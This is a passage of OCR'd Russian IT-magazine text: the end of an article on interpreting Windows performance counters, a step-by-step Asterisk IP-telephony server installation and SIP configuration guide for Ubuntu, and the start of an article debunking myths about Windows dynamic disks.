60 и более страниц в секунду рекомендуется использовать программный или аппаратный RAID уровня 0. Чем больше дисков мы задействуем, тем быстрее будет происходить обмен данными. Как минимум необходимо выделить один диск для каждых 60 страниц. То есть при интенсивности обмена в 180 страниц в секунду нам необходимо по крайней мере три диска, на которых будет размещен только файл подкачки и больше ничего. Однако производительность все равно будет оставаться низкой до тех пор, пока мы не установим дополнительную оперативную память, так что RAID-массив можно рассматривать лишь как временное решение проблемы. Исключение составляют случаи, когда требуемое количество оперативной памяти просто не поддерживается железом (точнее, ее поддержка обходится чересчур дорого) и лучше мириться с низкой производительностью, чем вкладывать огромные средства в быстродействие.

Memory: Available Bytes

Количество доступной физической памяти в байтах. Во многих руководствах утверждается, что если физической памяти нет, значит все уходит в своп и мы имеем тормоза, а если наличествует хотя бы несколько десятков мегабайт, значит физическая память еще не исчерпана, подкачка не используется и сервер шурует с крейсерской скоростью. На самом деле это очень большое упрощение. Допустим, мы имеем 1 Гб RAM, а потребности сервера составляют 10 Гб. Вопрос: какое количество физической памяти покажет счетчик? Ответ: возможно, и ноль байт, но крайне маловероят-




Рис.5. «Монитор производительности», отображение счетчиков в виде диаграммы




Рис.6. «Монитор производительности», отображение счетчиков в виде таблицы

но. Предположим, что процесс освободил 10 Мб (например, потому что от сервера отключился клиент). Если вся эта память размещалась в RAM, то количество свободной физической памяти увеличится на 10 Мб, притом что ~9 Гб будут болтаться в файле подкачки. Если система интенсивно выделяет/освобождает большое количество памяти, то показания этого счетчика могут достигать 25% и более от общего объема физической памяти, но это еще не значит, что памяти достаточно, и нужно смотреть на количество обращений к файлу подкачки, что описано выше.

Memory: Committed Bytes

Общее количество выделенной памяти в байтах. Если оно превышает объем физической памяти, часть страниц вытесняется в файл подкачки, что, как правило, приводит к снижению производительности. Если количество выделенной памяти не превышает размер физической, то сервер летает на форсаже, и никаких особых комментариев тут не требуется. Но это идеализированная ситуация, и в реальной жизни памяти сплошь и рядом оказывается недостаточно. Сам по себе объем выделенной памяти ни о чем не говорит! Вытеснение редко используемого кода/данных в своп практически не снижает производительности, и тут опять-таки нужно смотреть на интенсивность обмена с файлом подкачки.

PhysicalDisk: Current Disk Queue Length

Длина очереди запросов на чтение/запись к физическому диску. Чем короче, тем лучше. Если в очереди постоянно находится два и более запросов, то это не есть хорошо и для увеличения производительности рекомендуется обзавестись программным или аппаратным RAID'ом или использовать более быстрые диски. Как вариант — можно реорганизовать размещение программ и данных, распределив их по разным разделам, или просто запустить дефрагментатор.

PhysicalDisk: % Disk Time

Время занятости диска, в течение которого он обрабатывал запросы на чтение/запись, в процентах. Если загруженность диска достигает 100%, то образуется конкретный затор, требующий перехода на RAID-массивы, использования более быстродействующих винчестеров или дефрагментации. Загрузка менее 80% считается вполне допустимой.

LogicalDisk: % Free Space

Объем свободного дискового пространства в процентах. Если диск заполняется на 80% и более, файловая система NTFS в силу своих конструктивных особенностей начинает конкретно тормозить, а если свободного пространства остается менее 10%, происходит необратимая фрагментация $MTF-файла, хранящего данные обо всех остальных файлах на диске. То есть если диск хотя бы однажды окажется заполненным более чем на 90%, рекомендуется скопировать данные на другой носитель, отформатировать его и вернуть данные обратно. Или, как вариант, установить в «Мониторе производительности» Alert на этот счетчик и при заполнении диска на 80% начать удалять временные файлы, кэш или оправлять sms с уведомлением.

Network Interface: Bytes Total/sec

Загруженность сетевого интерфейса в байтах в секунду. Чем ближе она подбирается к его пропускной способности, тем хуже для пользователей. К сожалению, в такой ситуации очень мало что можно предпринять (переход со 100-мегабитного Ethernet'а на гигабитный не предлагать). Разве что пересмотреть политику документооборота, например перенести часть файлов с сервера на рабочие станции или установить еще один сервер, но это уже требует серьезных вложений.

Network Interface: Output Queue Length

Длина очереди запросов к сетевому интерфейсу. В идеале, никакой очереди быть не должно, но 1-2 запроса считаются вполне приемлемыми, а вот дальнейший рост очереди вызывает ощутимое падение производительности. Причиной может быть и недостаточная пропускная способность сетевых каналов, и медленная обработка запросов на сервере, обусловленная тормознутостью процессора, нехваткой памяти и т.д. Так что универсальных решений тут нет, и нужно смотреть на остальные счетчики производительности, описанные выше.

ЗАКЛЮЧЕНИЕ

Работа со счетчиками производительности требует глубоких знаний в области устройства операционной системы, и слепое следование рекомендациям обычно приводит к неоправданному наращиванию аппаратных мощностей, а сервер все равно продолжает тормозить. Обидно? Обидно! Но что поделаешь. Интерпретация показаний счетчиков производительности редко бывает однозначна, и, прежде чем принимать какое-то решение, рекомендуется проштудировать «Внутреннее устройство Windows» Руссиновича и «Современные операционные системы» Таненбаума.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Строим телефонную сеть

ASTERISK: САМЫЙ ПОПУЛЯРНЫЙ СЕРВЕР IP-ТЕЛЕФОНИИ

Несмотря на развитие различных систем обмена информацией, таких как электронная почта и службы мгновенного обмена сообщениями, обычный телефон еще долго будет оставаться самым популярным средством связи. Ключевым событием в истории телекоммуникаций и интернета стало появление технологии передачи голоса поверх IP-сетей, поэтому за последние годы изменилось само понятие телефона. Использование VoIP современно, удобно, дешево, так как можно объединить удаленные офисы, даже не прибегая к услугам операторов телефонной связи. Какие еще доводы нужны для того, чтобы поднять свой сервер IP-телефонии?

ПРОЕКТ ASTERISK

По адресу en.wikipedia.org/wiki/List_of_SIP_software находится один из самых больших списков серверов и клиентов SIP (протокол установления сессии для работы пользовательских сеансов, включающих передачу видеоданных и голоса). В этом списке 10 серверов, распространяемых под свободной лицензией, но администраторы чаще всего предпочитают Asterisk IP-PBX (www.asterisk.org). Этот проект возник, можно сказать, случайно — его создатель Марк Спенсер (Mark Spencer; кстати, Gaim/Pidgin тоже его рук дело) не имел достаточно денег, чтобы купить для своей компании обычную АТС, и потому вынужден был создавать его софтовую реализацию. Открытость кода способствовала быстрому росту популярности нового продукта как среди разработчиков, так и среди потребителей. Выпускается Asterisk под двойной лицензией. Кроме GNU GPL возможно создание закрытых модулей, содержащих проприетарный код. Такой подход позволяет включить поддержку закрытых кодеков и оборудования. Несмотря на свою софтовость, Asterisk обладает всеми функциями классической АТС и даже больше. Вот только некоторые из них: центр обработки вызовов, голосовая почта, возможность проведения конференций, что в итоге делает его мощной и легкорасширяемой платформой для создания телекоммуникационного сервиса любого масштаба. Поддерживаются практически все популярные протоколы IP-телефонии (SIP, H.323, MGCP, Skinny/SCCP, Google Talk, Skype), собственный IAX и некоторые другие для работы видео и факса. Кроме обслуживания локальных клиентов Asterisk умеет передавать голосовой трафик между серверами. Есть модули для сопряжения с аналоговыми (FXO/FXS) и цифровыми (T1/E1) линиями. Если функциональности недостаточно, для написания диалплана можно воспользоваться собственным языком Asterisk, создать модуль на Си либо использовать универсальный интерфейс интеграции с внешними системами обработки данных AGI. Чтобы упростить разработку модулей, предназначенных для решения различных задач, предложено несколько уровней API (channel, application, codec, file format). Поэтому новые возможности (например, кодеки) появляются в Asterisk очень быстро и их внедрение проходит безболезненно. Кроме этого, модульность Asterisk позволяет администраторам подключать только необходимые функции, модифицируя систему под свои нужды. Сервер Asterisk можно установить на компьютерах, работающих под управлением GNU/Linux, Free/Net/

Пакеты Ubuntu

Сборка zaptel

OpenBSD, Mac OS X/Darwin, Open/Solaris. Клиенты доступны практически для всех систем, в том числе и Windows. Исключение составляют драйверы Zaptel и ISDN-устройств, реализации которых пока есть не для всех платформ.

УСТАНОВКА ASTERISK

К сожалению, четких указаний насчет аппаратных средств дать невозможно — слишком много тонкостей и нюансов, поэтому за примерными конфигурациями компьютеров отсылаю на страницу сайта voip.rus.net «Производительность Asterisk-систем» (voip.rus.net/tiki-index.php?page=Asterisk+dimensioning). Если твоя цель — знакомство с Asterisk, можно использовать один из дистрибутивов, в которых уже имеется настроенный и полностью готовый к работе сервер: AsteriskNow (www.asterisknow.org), Trixbox (www.trixbox.org), VoIPonCD (www.voiponcd.com).

Asterisk присутствует в репозитариях пакетов большинства дистрибутивов. Так, в Ubuntu команда sudo apt-cache search asterisk выдает приличный список пакетов, после установки которых сразу же можно приступать к настройке. Но установка из репозитария имеет один минус — как правило, в нем версия Asterisk прилично отстает от текущей, которую можно скачать с официального сайта. Поэтому рассмотрим универсальный способ установки на примере того же Ubuntu, хотя все сказанное (за редким исключением) относится и к остальным дистрибутивам.

Устанавливаем пакеты, необходимые для компиляции:

```
$ sudo apt-get install build-essential automake
autoconf bison flex libtool libncurses5-dev libssl-dev
```

Кроме того, настоятельно рекомендуется установить библиотеку libpri, даже если не нужна поддержка Primary Rate ISDN (первичный тип цифровой сети с интеграцией услуг). Это можно сделать либо через репозитарий: sudo apt-get install libpri1.2, либо используя исходные тексты:

```
$ wget -c downloads.digium.com/pub/libpri/libpri-
1.4-current.tar.gz
```

Компиляция библиотеки стандартна, поэтому не будем на этом останавливаться.

Теперь скачиваем с сайта исходные тексты Asterisk и конфигурируем:

```
$ wget -c downloads.digium.com/pub/asterisk/asterisk-
1.4.11.tar.gz
$ tar xzvf asterisk-1.4.11.tar.gz
$ cd asterisk-1.4.11
$ ./configure --prefix=/usr
```

По окончании работы скрипта в консоли мы увидим эмблему проекта и некоторую информацию о настройках.

```
$ make
$ sudo make install
```

Примечание: если производится установка версии 1.2, то для поддержки формата mp3 перед командой make следует ввести «make mpg123», версия 1.4 уже никак не реагирует на эту команду.

После компиляции, помимо всего прочего, будут установлены следующие исполняемые файлы:

1. /usr/sbin/asterisk — демон сервера Asterisk, который и обеспечивает всю работу;
2. /usr/sbin/safe_asterisk — скрипт для запуска, перезапуска и проверки работы сервера Asterisk;
3. /usr/sbin/astgenkey — скрипт для создания закрытого и публичного RSA ключей в формате PEM, которые необходимы для работы Asterisk.

Чтобы установить шаблоны конфигурационных файлов и документацию, набираем:

```
$ sudo make samples
```


Примеры конфигурационных файлов будут скопированы в /etc/asterisk. Если в этом каталоге уже находятся файлы конфигурации, они будут переименованы с префиксом «.old». Для сборки документации потребуется пакет doxygen; если его нет, устанавливаем:

```
$ sudo apt-get install doxygen
$ sudo make progdocs
```

Аналогично ставим и пакет с расширениями asterisk-addons (этот шаг не обязательный, его можно смело пропустить). Многие модули, входящие в состав этого набора, являются экспериментальными. Их стоит устанавливать, только если требуется запись информации в БД, поддержка mp3-файлов и протокола ooh323c (Objective Systems Open H.323 for C):

```
$ wget -c downloads.digium.com/pub/asterisk/asterisk-
addons-1.4.2.tar.gz
$ tar xzvf asterisk-addons-1.4.2.tar.gz
$ cd asterisk-addons-1.4.2
$ ./configure; make; sudo make install; sudo make
samples
```

Установка Asterisk закончена. Сначала рекомендуется запустить сервер в отладочном режиме и просмотреть вывод на наличие ошибок:



Конфигурируем Asterisk

Информация о коннекте клиента

```
$ sudo /usr/sbin/asterisk -vvvgc
```

Если получаем сообщение «Asterisk Ready» и приглашение консоли управления, значит все в порядке. Выходим:

```
*CLI> stop now
```

Теперь можно переходить к дальнейшей настройке.

НАСТРОЙКА ПОДДЕРЖКИ ИНТЕРФЕЙСНЫХ КАРТ

Если планируется подключение сервера Asterisk с помощью специальных интерфейсных плат к обычным телефонным сетям, следует позаботиться о наличии соответствующих драйверов, реализованных в виде модуля ядра. Но даже если таких устройств в компьютере нет, эти драйверы все равно рекомендуется установить. Дело в том, что во всех Zaptel-устройствах есть таймер, и для полноценной работы сервера IP-телефонии он является необходимым. Но если Zaptel-устройства под рукой нет, для его эмуляции можно использовать специальный драйвер — ztdummy.

Из репозитария устанавливаем пакеты zaptel, zaptel-source и собираем модули под свою систему:

```
$ sudo apt-get install zaptel zaptel-source
$ sudo module-assistant prepare
$ sudo m-a -t build zaptel
```

В /usr/src появится пакет zaptel-modules-*_i386.deb, устанавливаем его с помощью dpkg. После этого проверяем работу модулей ядра:

```
$ sudo depmod -a
$ sudo modprobe ztdummy
```

И если нужна поддержка устройств:

```
$ sudo modprobe zaptel
$ sudo modprobe wcfxo
```

Чтобы обеспечить их автоматическую загрузку, выполняем следующую команду:

```
$ echo 'ztdummy\nzaptel\nwcfxo' >> /etc/modules
```

Создаем правила для UDEV:

$ SUDO MCEDIT /ETC/UDEV/RULES.D/51-ZAPTEL.RULES

```
KERNEL="zapctl", NAME="zap/ctl"
KERNEL="zaptimer", NAME="zap/timer"
KERNEL="zapchannel", NAME="zap/channel"
KERNEL="zappseudo", NAME="zap/pseudo"
KERNEL="zap0-9*", NAME="zap/%n"
```

Также можно использовать исходные тексты или CVS-версию драйвера. При самостоятельной компиляции понадобятся заголовочные файлы ядра (или исходные тексты):

```
$ sudo apt-get install linux-headers-`uname -r`
```

Создадим символическую ссылку, чтобы Asterisk нашел исходники ядра:

```
$ sudo ln -s /usr/src/linux-headers-2.6.20-15-generic
/usr/src/linux-2.6
```

Теперь получаем последнюю версию драйверов:

```
$ cd /usr/src
$ wget -c downloads.digium.com/pub/zaptel/zaptel-
1.4-current.tar.gz
```

Компилируем и устанавливаем:

```
$ tar xzvf zaptel-1.4-current.tar.gz
$ cd /usr/src/zaptel-1.2.17.1
$ ./configure
$ make
$ sudo make install
```

И чтобы вручную не создавать конфигурационные файлы:

```
$ sudo make config
```

После этой команды будет создан скрипт для автоматического запуска модулей, входящих в состав Zaptel, и конфиг /etc/default/zaptel (или /etc/sysconfig/zaptel), в котором будет указано, какие модули необходимо загружать. Рекомендую в этом файле оставить только необходимое. Пробуем загрузить модуль:

```
$ sudo modprobe ztdummy
$ lsmod | grep ztdummy
```

```
ztdummy        6184 0
zaptel189860 1 ztdummy
```

Все нормально. После установки в системе появятся еще два файла:
1. /etc/zaptel.conf — описывает конфигурацию аппаратного обеспечения;
2. /etc/asterisk/zapata.conf — настройки сервера Asterisk для работы драйвера Zap-канала.
Подробные указания для всевозможных устройств даны в документации. На русском по этому поводу можно почитать в документе «Конфигурация драйвера ядра Zaptel» (voip.rus.net/tiki-index.php?page=Asterisk+config+zaptel.conf). Но на этом не останавливаемся, впереди у нас еще много работы. После настройки проверяем работу командой ztcfg -vv.

РЕГИСТРАЦИЯ ПОЛЬЗОВАТЕЛЕЙ

Если теперь посмотреть в каталог /etc/asterisk, можно обнаружить большое количество файлов. Но размер журнальной статьи позволяет нам познакомиться только с некоторыми из них. Так, в asterisk.conf указаны каталоги, которые будет задействовать Asterisk во время работы, расположение и владелец сокета, используемого для подключения удаленной консоли управления, а также дефолтные параметры запуска сервера. Некоторые каталоги во время установки не создаются, это придется сделать вручную:

```
$ sudo mkdir -p /var/{run,log,spool}/asterisk
$ sudo adduser --system --no-create-home asterisk
$ sudo addgroup --system asterisk
```

Добавим пользователя asterisk в группу audio:

```
$ sudo adduser asterisk audio
$ sudo chown asterisk:asterisk /var/run/asterisk
$ sudo chown -R asterisk:asterisk /var/{log,spool}/
asterisk
```

Дальше нас интересует файл sip.conf, где определяются серверы и клиенты SIP, с которыми будет дружить наш Asterisk. Каждый из них представлен в файле отдельным блоком, который начинается с оглавления, заключенного в квадратные скобки. Параметров в sip.conf довольно много, ограничимся лишь добавлением SIP-аккаунта:

$ SUDO MCEDIT /ETC/ASTERISK/SIP.CONF

```
[grinder]
type=friend
host=dynamic
; defaultip=192.168.1.200
username=grinder
secret=password
language=ru
nat=no
canreinvite=no
context=office
callerid=grinder <1234>
mailbox=1234@office
; перед использованием параметра allow следует отклю-
чить все кодеки
disallow=all
; порядок следования кодеков не имеет значения
allow=ulaw
allow=alaw
```

Поле type указывает, что может делать этот клиент. При значении user ему будет разрешено только принимать входящие звонки, при peer он сможет только звонить, а friend означает все действия сразу, то есть user+peer. В поле host указывается IP-адрес, с которого разрешено подключение этого клиента. Если он может подключаться с любого адреса, указываем host=dynamic. А чтобы в этом случае вызвать клиента, когда он еще не зарегистрирован, в defaultip следует записать IP-адрес, по которому его всегда можно будет найти. В username и secret указываем логин и пароль, используемые клиентом при подключении. Параметр Language задает код языка приветствий и специфичные настройки сигналов телефонов, которые определены в файле indications.conf. При работе клиента за NAT'ом в соответствующем поле необходимо установить значение yes. Отключение canreinvite заставляет весь голосовой RTP-трафик проходить через Asterisk. Если клиенты поддерживают SIP re-invites, им можно разрешить соединяться напрямую, указав canreinvite=yes. Поле context определяет план набора, в который попадают вызовы, поступающие от этого клиента, а callerid — строку, которая будет выводиться при звонке от клиента. По умолчанию используется контекст default, который берет все настройки из контекста demo. Последний предназначен исключительно для демонстрационных целей, в рабочей системе необходимо создать свой контекст. Поле mailbox указывает на голосовой ящик 1234 в контексте office. Остальные клиенты настраиваются аналогично.
После определения SIP-аккаунтов наши клиенты могут регистрироваться на сервере Asterisk и совершать исходящие вызовы. Чтобы у них была возможность принимать звонки, следует обратиться к файлу extensions.conf, в котором описывается план набора (Dialplan), распределяющий звонки в системе. Здесь же указываются все разрешенные расширения.

$ SUDO MCEDIT /ETC/ASTERISK/EXTENSIONS.CONF

```
[office]
include => default
exten => 1234,1,Dial(SIP/grinder,20)
exten => 1234,2,Voicemail(grinder)
```

Здесь все просто. За пользователем grinder закрепляем номер 1234, и, если он не ответит на звонок, ему можно будет оставить сообщение на голосовой почте. Цифра после номера означает приоритет, который определяет последовательность выполнения задач. Теперь, если Asterisk запущен, следует подключиться к его консоли, выполнив на той же машине asterisk -r, и с помощью команды reload заставить его перечитать конфигурационные файлы. Есть и команды для перезагрузки конкретного файла. Например, план набора перечитывается командой extensions reload.
Сервер готов к приему клиентов. По адресу www.asteriskguru.com/tutorials/configuration_asterisk_softphone.html выбираем себе софт-клиент и пробуем соединиться. Мне, например, нравится бесплатная версия простой и понятной в использовании программы ZoIPer (ранее Idefisk, www.zoiper.com/free.php). Есть версии для Linux, Windows и Mac OS X. Еще один неплохой и также мультиплатформенный клиент — X-Lite (www.xten.com). Если все нормально, в консоли должно появиться сообщение вроде «Registered SIP 'grinder' at 192.168.0.1 port 5060», набираем номер и звоним. Мы настроили Asterisk в минимальной конфигурации, но это далеко не все, что он может. За кадром осталось подключение к другому серверу IP-телефонии, парковка вызова, музыка во время ожидания, биллинг, использование GUI для администрирования сервера и прочее, но мы постараемся восполнить эти пробелы в следующих статьях.

Проект CallWeaver

Чтобы избежать проблем с двойным лицензированием, был создан форк Asterisk, названный CallWeaver (www.callweaver.org/blog). Правда, он обладает меньшей функциональностью, но поддерживает большое количество протоколов и работу по аналоговым и цифровым каналам. Разработчики отказались от ztdummy, однако теперь ядро должно быть собрано с Timer Frequency 1000 HZ. Чтобы в Ubuntu самому не пересобирать ядро, достаточно установить пакет linux-lowlatency (за подробностями обращайся к статье «Наперегонки со временем» из рубрики Unixoid — прим. редактора).

КРИС КАСПЕРСКИ



Вся правда о динамических дисках


РАССМАТРИВАЕМ ОДНУ ИЗ КЛЮЧЕВЫХ ВОЗМОЖНОСТЕЙ СИСТЕМЫ УПРАВЛЕНИЯ ДИСКАМИ В WINDOWS SERVER 2003

Динамические диски таят в себе множество загадок и скрытых подводных камней. Отношение администраторов к ним далеко не однозначно, и они уже успели подпортить себе репутацию, загубив немало данных, восстановление которых стоит денег и к тому же далеко не всегда возможно. Мыщъх, специализирующийся на подъеме файловых систем после падения, раскурил эту тему сразу же после того, как получил диск с Win2k, и нарыл немало полезной инфы, которой и делится с читателями.


КРАТКИЙ ИСТОРИЧЕСКИЙ ЭКСКУРС

Динамические диски появились еще в NT 4.0, только там они назывались мультидисками (multidisk) и представляли собой обыкновенные программные RAID'ы, широко распространенные в мире UNIX. Информация о конфигурации мультидисков хранилась в реестре, и крах системы приводил к потере всех данных. Потеря всех данных происходила и при полной переустановке системы или попытке перенести жесткий диск на систему с другой NT. Эти недостатки нивелировали все достоинства мультидисков, существенно ограничивая область их применения. Начиная с Win2k, Microsoft слегка усовершенствовала менеджер дисковой подсистемы, и теперь информация о конфигурации хранится непосредственно на самом диске, откуда считывается в реестр при первом монтировании мультидиска.

По маркетинговым соображениям мультидиски были переименованы в динамические диски (dynamic disk), и Microsoft развернула целую компанию по их продвижению на рынок. Но если при обновлении NT 4.0 до Win2k информация о существующих мультидисках нормально считывалась из реестра, то попытка обновления NT 4.0 до XP или Server 2003/2008 ведет к необратимой потере данных, которые необходимо предварительно скопировать на другой носитель. В остальном же динамические диски по сравнению с мультидисками не претерпели никаких существенных изменений. Однако отказ от реестра как от основного хранилища информации о конфигурации RAID-массива создает все предпосылки для перехода с обычных дисков на динамические. Но, прежде чем принимать окончательное решение, необходимо взвесить все за и против, чем мы сейчас, собственно, и займемся.



Дисковая подсистема после ручного преобразования simple-диска в базовый



Обновление базового диска до динамического через графическую оболочку

МИФЫ О ДИНАМИЧЕСКИХ ДИСКАХ

Динамические диски окружены огромным количеством сплетен, мифов и легенд, кочующих из одного издания в другое и приписывающих им чудодейственные возможности, которыми они не обладают и обладать не могут в принципе (смотри, например, www.computerperformance.co.uk/Litmus/disk_dynamic.htm).

Опрос знакомых администраторов показал, что большинство из них уверены, что динамические диски (в отличие от обычных) могут изменять свой размер «на лету». Однако мало кто из них пытался осуществить это на практике, а попытавшись, убеждался, что с этим справляются только утилиты сторонних разработчиков типа знаменитого PQMagic.

Заблуждение это происходит из-за неверной трактовки термина free space, под которым технические писатели из Microsoft подразумевали unallocated space, то есть свободное пространство, не принадлежащее никакому дисковому тому. Допустим, у нас есть два раздела, на которых свободно по 69 и 96 Гб соответственно. Можем ли мы увеличить размер первого раздела хотя бы на 10 Гб за счет второго? Ответ отрицательный! А вот если мы воткнем еще один винчестер, на котором нет никаких разделов (или же имеются неразмеченные разделы), то в этом (и только этом!) случае динамический диск действительно сможет увеличить свой размер, поглотив все неразмеченное пространство (или его часть).

В результате этого один раздел (например, F:) окажется расположен на двух (или более) физических дисках, но с точки зрения операционной системы будет трактоваться как один том. Такая задача никакому PQMagic'у уже не по зубам, однако следует помнить, что подобное увеличение размера динамического диска достается дорогой ценой. Во-первых, при отказе одного диска мы автоматически теряем второй (и все остальные). Во-вторых, при попытке переноса динамического тома на другую машину нам придется тащить за собой сразу два или более диска, что опять-таки не всегда приемлемо, и в ряде случаев выгоднее использовать несколько стандартных томов (типа C:, D:, E:), чем один динамический диск такого же размера, тем более что Win2k3 позволяет монтировать раздел на любую пустую папку другого раздела, а при необходимости демонтировать его обратно.

Заблуждение второе — динамические диски поддерживают неограниченное количество томов на одном устройстве, а стандартные (они же базовые) — всего четыре, поскольку в таблице разделов имеется место только для четырех записей. Однако еще со времен MS-DOS таблица разделов поддерживает рекурсивные расширения, снимающие всякие ограничения на число томов. В MS-DOS и Win9x количество разделов не может превышать число возможных букв, но Win2k и все последующие системы позволяют назначать дискам имена произвольной длины или монтировать их на папки соседних разделов, поэтому при желании один диск можно разбить хоть на 666 томов. Вопрос только зачем.

Заблуждение третье — динамические диски работают быстрее/лучшее обычных. И с какой это радости?! Планировка запросов в динамических дисках выполнена просто ужасно, и, в случае если динамический диск занимает более одного физического, мы получаем конкретные тормоза. Если же динамический диск полностью умещается на одном физическом диске, то он работает абсолютно с той же скоростью, что и обычный.

ТИПЫ ДИНАМИЧЕСКИХ ДИСКОВ

Простые (simple) диски практически ничем не отличаются от обычных, за исключением того, что при переразбиении диска отпадает необходимость в перезагрузке. Simple-тома размещаются на одном физическом диске и всегда непрерывны на всем своем протяжении. При увеличении размеров simple-томов за счет свободного пространства, находящегося на других дисках, они автоматически превращаются в составные (spanned) разделы.

```
Надежность: средняя
Избыточность: отсутствует
Производительность: средняя
```


Составные (spanned) состоят из одного или нескольких simple-томов, находящихся на разных физических дисках, объединенных в единый логический том. Информация записывается последовательно, как в классическом линейном RAID-массиве.

```
Надежность: низкая
Избыточность: отсутствует
Производительность: средняя
```

Чередующиеся (stripped) внешне похожи на spanned, поскольку, как и последние, объединяют несколько физических дисков в один логический том, но данные записываются вперемешку, то есть первый сектор — на первый жесткий диск, второй — на второй и т.д. В результате этого оба жестких диска работают параллельно, и, если они подключены к различным IDE-контроллерам, скорость обмена пропорционально возрастает. Однако если хотя бы один диск откажет, из данных образуется «решето», не подлежащее восстановлению. Одним словом, все как в классическом RAID-массиве уровня 0.

```
Надежность: очень низкая
